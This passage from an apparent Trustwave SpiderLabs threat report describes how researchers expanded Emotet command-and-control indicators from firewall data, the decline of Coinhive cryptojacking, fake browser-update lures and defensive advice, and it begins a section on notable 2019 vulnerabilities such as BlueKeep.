


Tracking and Hunting the Beast

To track the spread of Emotet more effectively and protect customers, Trustwave SpiderLabs researchers created a high-fidelity set of Emotet IOCs from three sources:

- An open-source feed of intelligence for botnet command-and-control (CnC) servers that contained over 7,000 indicators of compromise of various kinds not tied to any specific malware or threat actors.
- A shared partner feed from law enforcement that contained 215 IPv4 address/port combinations for known Emotet CnC servers discovered in the wild.
- A homegrown feed that Trustwave SpiderLabs developed from internal research, honeypot deployments and other sources of information that contained more than 25,000 IPv4 addresses classified as having a bad reputation.

By integrating these sources, Trustwave researchers created a small, but high-confidence set of 43 IP address/port combinations for known Emotet servers.



Trustwave researchers used this set of 43 IOCs to search the cloud-based Trustwave Fusion platform, which provides actionable threat intelligence from real-world data. (See “Exploring Vulnerabilities through the Trustwave Fusion platform” for more information.) Using mostly data from firewall logs, they positively identified and verified multiple hosts infected with Emotet.

When researchers further analyzed data from these infected hosts one pattern revealed that they typically displayed up to 10 IOCs each over a short period. The CnC addresses are hardcoded into the Emotet malware itself, and the malware makes connection attempts from the list until successful. In almost all cases, firewall policies blocked the outbound connection attempts, so the malware had to make numerous attempts to different addresses.

Knowing the initial list of 43 IOCs certainly did not account for every Emotet CnC server, Trustwave researchers began looking for connections and identified an additional list of unknown IP/port combinations that multiple infected hosts contacted. Many of them used obscure and nonstandard ports, such as 8090, 8443 and 8090, that frequently appeared in researchers’ existing IOC list. Adding these newly discovered IOCs to the initial list expanded it to 88 from 43 indicators. By searching the Trustwave Fusion platform data lake using the expanded list of IOCs, researchers uncovered additional infected hosts, and so on.

This ability to bootstrap an initial set of indicators by applying it to real-world infection data and looking for new connections gives Trustwave researchers a powerful tool for expanding the body of intelligence associated with specific malware families and advanced persistent threat groups.

WEB ATTACKS

What a difference a year makes. Most of the web attacks Trustwave security analysts usually see took a backseat last year to cryptojacking, as criminals flocked to the Coinhive service to surreptitiously install cryptocurrency mining scripts on compromised websites. Today, Coinhive is gone, and attackers largely returned to the exploits and social-engineering tactics that previously worked for them, such as phishing and Trojan horses masquerading as important updates for a browser or plugin. (See the “Email Threats” section for more information on this tactic.) Humans, we’re all too often reminded, are frequently the weak link in the security chain.

Goodbye, Coinhive

Cybercriminals worldwide shed a tear in March 2019 when Coinhive, the browser-based cryptomining service, shut down. Coinhive was simple, in theory: Website owners could monetize their page views with a script that would use visitors’ CPU cycles to mine for the Monero cryptocurrency behind the scenes. The site owner would then split the profits with Coinhive. However, the original Coinhive script didn’t include a mechanism for notifying or obtaining consent from site visitors to use their computers in this way.


As a result, criminals quickly began compromising legitimate sites and adding their own Coinhive code, using a technique called cryptojacking. Visitors to the compromised sites — which included several popular, well-known internet destinations — might never have noticed anything was amiss. Nevertheless, they paid a price in the form of poor computer performance and wasted electricity.

The cryptojacking boom came to an abrupt end in March when the people behind Coinhive shut down the service, citing a drop in the price of Monero and technical changes to the Monero network that made the cryptocurrency more difficult to mine. Coinhive was responsible for 97 percent of the web miners Trustwave investigators observed in 2018. So, for practical purposes, the demise of Coinhive meant the death — or at least the indefinite dormancy — of cryptojacking as an attack technique. Although there are a few web-mining services hanging around claiming varying degrees of legitimacy, it’s likely that attackers never bothered to switch their operations

due to the same economic pressures that spelled the end for Coinhive: It’s just too difficult to make serious money from web mining now.


Fake Updates, Real Malware

As cryptojacking faded into irrelevancy, Trustwave analysts witnessed a rise in social-engineering efforts around tricking internet users into installing fake “updates,” which are malware for their browsers, operating systems or other software.



This tactic has been around for at least a decade; attackers frequently use it in malvertisements and as a payload for exploits of popular Content Management Systems (CMSes) and e-commerce solutions, such as WordPress and Magento. (See the “Malware” section for information about Magecart, a notorious criminal group that often targets Magento.) One campaign that Trustwave tracks has been running since late 2017, and accounted for more than 2000 hits security researchers observed in 2019.

FAKE UPDATE HITS PER DAY



As is often the case, the best way to mitigate risk from fake updates is to use common sense. Web browsers incorporate their self-update functions into their user interfaces; a browser will never suddenly and unexpectedly direct the user to a random web page to install a core update. Fake update download pages are usually hosted on compromised websites that have no relation to the website of the browser manufacturer, so users should get into the habit of checking the URL before downloading anything. Even familiar sites should be viewed with skepticism if they don’t have any obvious connection to the software being updated. The safest way to update a browser is always to visit the browser’s website directly, or by checking the browser’s built-in self-update function (usually found under “About…”).

Humans: The Lowest Hanging Fruit

Attackers love exploits that enable them to silently compromise computers and without human intervention. As software development and updating practices improve, though, good usable exploits are getting harder to come by, and when they do occur they affect fewer computers than in past years. We've said for years that one can count on cybercriminals to go after low-hanging fruit — to pursue the easiest, cheapest and safest compromise methods they can find. A few years ago, this usually meant sowing exploit kit landing pages far and wide and waiting for unsuspecting internet users to blunder into the trap. Today, cybercriminals are having more luck with phishing attempts, fake updates and other social engineering attacks that require user involvement.

It may seem counterintuitive, but social engineering can be a lot cheaper for the attacker than compromising targets through exploits. Even when vulnerabilities are plentiful, a reliable exploit that affects numerous computers usually requires a lot of expertise to create. Because the people who write the exploits are usually not the ones that use them, a good exploit is often a pricey one. Moreover, the attacker needs to obtain compromised sites to distribute copies of the exploit and keep them out of sight of security software and researchers. This means money, sometimes considerable amounts of it. By contrast, if attackers can induce a victim into voluntarily executing their program, assuming anti-malware software or other defenses doesn't block the program, the attackers can freely perform malicious actions on the compromised machine without being limited to whatever could be delivered through the selected exploit.

An effective defense strategy, therefore, means looking out not only for attacks targeting technological weaknesses but also watching for attacks that seek to exploit human factors like ignorance, fear, curiosity and greed. The organizations that do the best job of protecting their assets from attack do so, in part, by cultivating a smart, savvy, skeptical user base that knows what kinds of attacks to look for and how to respond when they see them. Humans should never be the lowest hanging fruit.



EXPLOITS

While social-engineering attacks and tactics earned a lot of attention in 2019, exploits remained a favored part of the attacker’s toolkit. Severe vulnerabilities targeting Windows Remote Desktop Services led Microsoft to take the unusual step of releasing a new security update for the long-dead Windows XP. At the same times, attacks targeting popular content management systems (CMSes) continued unabated, and a new batch of speculative exploitation vulnerabilities raised information disclosure concerns about Intel CPUs. Meanwhile, exploit kits, which looked moribund in 2018, slowly began showing signs of life, a worrying development for the future.

High-Profile Vulnerabilities and Exploits

The standards for what’s considered a high-profile vulnerability have changed over the last few years. The “celebrity vulnerability” era began around 2014, when the notorious Heartbleed vulnerability captured headlines, and lasted a few years until the naming trend began fading and vulnerabilities disappeared from the consciousness of everyone but security professionals. Discoverers still name some of their significant vulnerabilities. In addition to being media friendly, the names are easier to remember and recite than CVE identifiers; but they share space with others on the list of vulnerabilities to guard against. Here are some of the notable vulnerabilities disclosed last year, roughly in order of severity.

CVE Identifier	Name	Exploited in the Wild?	Date Released
CVE-2019-0708	Microsoft Windows Remote Desktop Services Remote Code Execution Vulnerability (BlueKeep)	Yes	May 2019
